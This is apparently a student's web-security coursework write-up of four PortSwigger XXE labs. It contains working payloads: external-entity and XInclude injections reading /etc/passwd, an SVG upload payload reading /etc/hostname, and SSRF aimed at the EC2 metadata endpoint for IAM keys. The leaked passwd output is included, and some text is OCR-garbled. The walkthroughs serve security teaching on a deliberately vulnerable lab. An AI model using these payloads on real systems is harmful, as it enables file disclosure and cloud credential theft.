#### Sri Lanka Institute of Information Technology



B.Sc. (Hons) in Information Technology

Specializing in Cyber Security

Year 2, Semester 2

**IE2062: Web Security** 

Week 1 Submission – PortSwigger Labs

#### XML external entity (XXE) injection

IT23714120

A.M.M.G.K.P. Athawuda


#### Contents

1	Lab 1: Exploiting XXE using external entities to retrieve files	3
2	Lab 2: Exploiting XXE to perform SSRF attacks	9
3	Lab 7: Exploiting XInclude to retrieve files	13
4	Lah 8: Exploiting XXE via image file upload	17



1 Lab 1: Exploiting XXE using external entities to retrieve files

### Lab: Exploiting XXE using external entities to retrieve files





1. Access the lab.




- 2. And then open the website in burp suite's browser.
- 3. Go to view details and check stock features.




#### 959 units


4. Move to burp suite -> Proxy -> HTTP history -> URL = /product/stock



5. Send it to the repeater. And click 'send'.



6. Change the 'product Id' to '4' and click on send.



- 7. Then the response number changes. It shows that the function is vulnerable. (product Id and store ID).
- 8. So, to inject an XML external entity and access the /etc/passwd file:

#### Response

```
Pretty
           Raw
                  Hex
                         Render
 1 HTTP/2 400 Bad Request
   Content-Type: application/json; charset=utf-8
 3 X-Frame-Options: SAMEORIGIN
 4 Content-Length: 2338
   "Invalid product ID: root:x:0:0:root:/root:/bin/bash
 6
 7 daemon: x:1:1: daemon: /usr/sbin: /usr/sbin/nologin
 8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
 9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
 10 sync:x:4:65534:sync:/bin:/bin/sync
 11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
 12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
 16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
 17 proxy: x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data: x: 33: 33: www-data: /var/www: /usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody: x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001::/home/peter:/bin/bash
26 carlos:x:12002:12002::/home/carlos:/bin/bash
27 user:x:12000:12000::/home/user:/bin/bash
28 elmer:x:12099:12099::/home/elmer:/bin/bash
29 academy: x:10000:10000::/academy:/bin/bash
30 messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,
    :/var/lib/misc:/usr/sbin/nologin
32 systemd-timesync:x:103:103:systemdTimeSynchronization,
<?xml version="1.0" encoding="UTF-8"?>
     <!DOCTYPE test [<!ENTITY attack SYSTEM "file:///etc/passwd"> ]>
      <stockCheck>
           productId>
           </productId>
           <storeId>
                 &attack;
           </storeId>
     </stockCheck>
```

```
Pretty Raw Hex Render

1 HTTP/2 200 0K
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3
5
6 975
```

#### Congratulations, you solved the lab!

## Lab: Exploiting XXE using external entities to retrieve files





#### 2 Lab 2: Exploiting XXE to perform SSRF attacks

#### Lab: Exploiting XXE to perform SSRF attacks






This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

The lab server is running a (simulated) EC2 metadata endpoint at the default URL, which is http://169.254.169.254/. This endpoint can be used to retrieve data about the instance, some of which might be sensitive.

To solve the lab, exploit the XXE vulnerability to perform an SSRF attack that obtains the server's IAM secret access key from the EC2 metadata endpoint.






Click view details. And check stock.




318 units

Then in burp site, go to the proxy -> HTTP History -> URL :- /product/stock



#### Send to the repeater



Click on 'send'.


## Pretty Raw Hex Render 1 HTTP/2 400 Bad Request 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 28 5 6 "Invalid product ID: latest"


Add that ID: latest' to the URL. And then repeat it.

#### Response

```
Pretty Raw Hex Render

1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 31
5
6 "Invalid product ID: meta-data"
```





#### 3 Lab 7: Exploiting XInclude to retrieve files

#### Lab: Exploiting XInclude to retrieve files






This lab has a "Check stock" feature that embeds the user input inside a server-side XML document that is subsequently parsed.

Because you don't control the entire XML document you can't define a DTD to launch a classic XXE


To solve the lab, inject an XInclude statement to retrieve the contents of the /etc/passwd file.




#### London

**Check stock** 

#### 107 units






# Pretty Raw Hex Render 1 HTTP/2 400 Bad Request 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 47 5 6 "Entities are not allowed for security reasons"

productId=<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include
parse="text" href="file:///etc/passwd"/></foo>|&storeId=1

#### Click 'ctrl+U' to encode.





4 Lab 8: Exploiting XXE via image file upload

#### Lab: Exploiting XXE via image file upload



#### Create an SVG file containing the XXE payload:

```
(kavidip⊕ Kali)-[~]

$ echo '<?xml version="1.0" standalone="yes"?> <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]><
svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" vers
ion="1.1"><text font-size="16" x="0" y="16">\sixxe;</text></svg> '> abc.svg
```


# Leave a comment Comment: hi Name: kavi Avatar: Browse... abc.svg

Post Comment

abcd@gmail.com

Website:

< Back to Blog




#### Thank you for your comment!


Your comment has been submitted.

< Back to blog


kavi | 16 August 2025

hi






#### Copy that code and submit.





#### Exploiting XXE via image file upload

**Submit solution** Back to lab description  $\gg$ 



Web Security Academy | Exploiting XXE via image file upload Back to lab description >>

Congratulations, you solved the lab! | Share your skills! | Continue learning >>

